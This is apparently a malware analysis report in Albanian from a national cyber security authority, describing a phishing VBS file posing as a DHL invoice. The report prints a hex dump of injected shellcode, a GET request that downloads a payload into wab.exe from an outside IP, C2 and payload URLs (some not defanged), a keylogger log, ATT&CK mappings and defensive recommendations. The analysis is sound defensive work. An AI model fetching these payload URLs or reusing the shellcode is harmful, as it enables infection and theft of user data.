


Figura 11: Adresa e Shellcodit

Krijojmë një *dump* në memorie dhe shohim në figurën më poshtë *shellcode* që injektohet.

Address	Hex	ASCII
07710000	EB 02 7D 24 EB 02 3E 1B BB 16 51 0D 00 EB 02 D4	ē.}\$ē.>».Q..ē.ō
07710010	B1 EB 02 2C 19 03 5C 24 04 EB 02 16 55 EB 02 F7	±ē.,..\$.ē..Uē.±
07710020	9F B9 7A E7 4F D5 EB 02 20 C7 EB 02 90 53 81 F1	. 'zç00ē. Çē..S.ñ
07710030	2A 24 0F 42 EB 02 81 A8 EB 02 44 EF 81 C1 B0 3C	*\$.Bē.. ē.Dī.A.<
07710040	BF 68 71 01 98 EB 02 9E BC EB 02 B0 26 EB 02 0A	çhq..ē..xē. &ē..
07710050	CB BA D6 6C A4 E7 71 01 98 71 01 98 EB 02 40 E5	È°0lꞤçq..q..ē.à
07710060	71 01 98 31 CA EB 02 C6 56 71 01 98 89 14 08 EB	q..1ēē.Àvq....ē
07710070	02 D3 09 EB 02 75 8C D1 E2 71 01 98 EB 02 FF C9	.ō.ē.u.Nāq..ē.yē
07710080	83 C1 04 71 01 98 71 01 98 81 F9 AA 71 92 03 7C	.A.q..q...ūq..
07710090	CB 71 01 98 EB 02 D7 EA 8B 44 24 04 EB 02 D0 77	Èq..ē.xē.D\$.ē.Dw
077100A0	71 01 98 89 C3 EB 02 FD 8C EB 02 0E AF 81 C3 01	q...Aē.y.ē..A.
077100B0	FD 34 03 EB 02 53 EF EB 02 FA 37 BA 8E 8F A9 0E	y4.ē.Sīē.ú7°.ē.
077100C0	71 01 98 71 01 98 81 EA 8A F0 D7 0E 71 01 98 EB	q..q...ē.ōx.q..ē
077100D0	02 E7 28 81 EA 04 9F D1 FF 71 01 98 71 01 98 EB	.ç(.ē.Nyq..q..ē
077100E0	02 CF D4 71 01 98 EB 02 D1 69 EB 02 96 08 88 0C	.Iōq..ē.Nīē....
077100F0	10 71 01 98 EB 02 DB DE 89 0C 13 EB 02 9D AD 71	.q..ē.Ūb...ē...q

Figura 12: Shellcode

Më pas vazhdojmë me procesin dhe do shohim procesin legjitim *Wab.exe* i cili do të hapet dhe do bëjë një lidhje me IP command and control: 193[.].222[.].96[.]11

wab.exe	1824	TCP	Established	10.5.02	63098	193.222.96.11	57484	4/22/2024 2:04:20 PM	wab.exe
---------	------	-----	-------------	---------	-------	---------------	-------	----------------------	---------

Shellcode është bërë *inject* në një process legjitim. Gjithashtu nëse hapim skedarin *C:\Users\UserX\AppData\Roaming* do të evidentohet një skedar i krijuar nga ky process me emrin *klgbvnspt.dat*. Ky skedar ruan të gjitha veprimtaritë nga përdoruesi që bën në kompjuterin e tij (*Keylogger*).

```
kigbvnspt.dat
1
2 [2024/04/23 15:46:18 Offline Keylogger Started]
3
4 [2024/04/23 15:46:18 C:\Users\flare\Desktop\240418-sh4g7sgd46_pw_infected (1)\dhl_doc_awb_shipping_invoice_18_04_202]
5
6 [2024/04/23 15:46:21 Search]
7
8 [2024/04/23 15:46:25 C:\Users\flare\Desktop\240418-sh4g7sgd46_pw_infected (1)\dhl_doc_awb_shipping_invoice_18_04_202]
9 [Win]
10 [2024/04/23 15:46:26 Search]
11 run[Enter]
12
13 [2024/04/23 15:46:27 Run]
14 $[BckSp]%APPDATA%[Enter]
15
16 [2024/04/23 15:46:30 Program Manager]
17
18 [2024/04/23 15:46:30 C:\Users\flare\AppData\Roaming]
19 keylogger
```

Figura 13: Keylogger

Shellcode i bërë inject e nxjerrim nga ekzekutimi i skedarit keqdashës në sandbox të automatizuar.

http://94[.]156[.]79[.]64/cMkeRMn30.bin e cila injektohet në ***wab.exe***.

```
GET http://94.156.79.64/cMkeRMn30.bin WAB.EXE ^
```

Figura 14: cMkeRMn30.bin

Indikatorët e kompromentimit

HASH-ET :

- dhl_doc_awb_shipping_invoice_18_04_2024_000000000000024[.]vbs
- sha256:b312e71220b5c1a59397380829978ee5e10404d28c9573f576459fdae6103507

IP:

- 193[.]222[.]96[.]11 C2

URL:

- http://94.156.79.64/Rkenstaten.dsp
- http://193.222.96.149/Rkenstaten.dsp
- http://94[.]156[.]79[.]64/cMkeRMn30.bin

Nr.	Taktika	Teknika
1	Initial Access (TA0001)	T1566: Phishing
		T1566.001: Spear phishing Attachment
2	Execution (TA0002)	T1053.005: Scheduled Task
		T1204.002: Malicious File
3	Persistence (TA0003)	T1547.001: Registry Run Keys/Startup Folder
		T1053.005: Scheduled Task
4	Privilege Escalation (TA0004)	T1140: Deobfuscation
		T1055.012: Process Hollowing
		T1053.005: Scheduled Task
5	Defense Evasion (TA0005)	T1564.001: Hidden Files and Directories
		TA1562.001: Disable or Modify Tools
		T1055.012: Process Hollowing
		T1564.003: Hidden Window
6	Credential Access (TA0006)	T1555.003: Credentials from WebBrowser
		TA1552.001: Credentials in files
		TA1552.002: Credentials in registry
7	Discovery (TA0007)	T1087.001: Local Account
		T1057: Process Discovery
		T1082: System Information Discovery
6	Collection (TA0009)	T1560: Archive Collect Data
		T1217: Browser Information Discovery
		T1115: Clipboard Data
		T1005: Data from Local System
7	Exfiltration (TA0010)	T1048.003 – Exfiltration Over Unencrypted NON Command-and-Control Protocol
8	Command and Control (TA0011)	T1071.003: Mail Protocols

Rekomandime

AKCESK rekomandon:

- Bllokimin e menjëhershëm të Indikatorëve të Kompromentimit, të përmendura më sipër në pajisjet tuaja mbrojtëse.
- Analizimin e vazhdueshëm të logeve që vijnë nga SIEM (Security information and Event Management).
- Trajnimin e stafit jo-teknik rreth sulmeve “Phishing” si dhe mënyrat e shmangies së infektimit prej tyre.
- Instalimin e pajisjeve të perimetrit të rrjetit që bëjnë analizë të thellë të trafikut duke u mbështetur jo vetëm në rregullat e listave të aksesit por edhe në sjelljen e tij (Firewall-et NextGen).
- Sistemet e evidentuara të segmentohen në VLAN-e të ndryshme, duke aplikuar “Access control list për të gjithë perimetrin e rrjetit”, webserviset duhet të jenë të ndarë nga Databaza e tyre, Active Directory duhet të jetë në një VLAN të ndarë.
- Aplikimin dhe përdorimin e teknikës LAPS për sistemet Microsoft, për menagjimin e fjalëkalimeve të Administratorëve Lokal.
- Të aplikohen filtra të trafikut në rastin e aksesimit në distancë të hosteve (punonjësve/palë të treta/klientë).
- Të implementohen zgjidhje që kryen filtrimin, monitorimin dhe bllokimin e trafikut keqdashës ndërmjet aplikacioneve Web dhe internetit, Web Application Firewall (WAF).
- Të kryhen analiza të trafikut në nivel sjellje “behaviour” për pajisjet fundore, aplikimi i zgjidhjeve EDR, XDR. Kjo sjell analizën e skedarëve keqdashës jo vetëm në nivel signature por dhe në nivel behaviour.
- Të projektohet zgjidhja për menaxhimin e aksesit të përdoruesve “Identity Access Management” për të kontrolluar identitetin dhe privilegjet e përdoruesve në kohë reale sipas parimit “zero-trust”.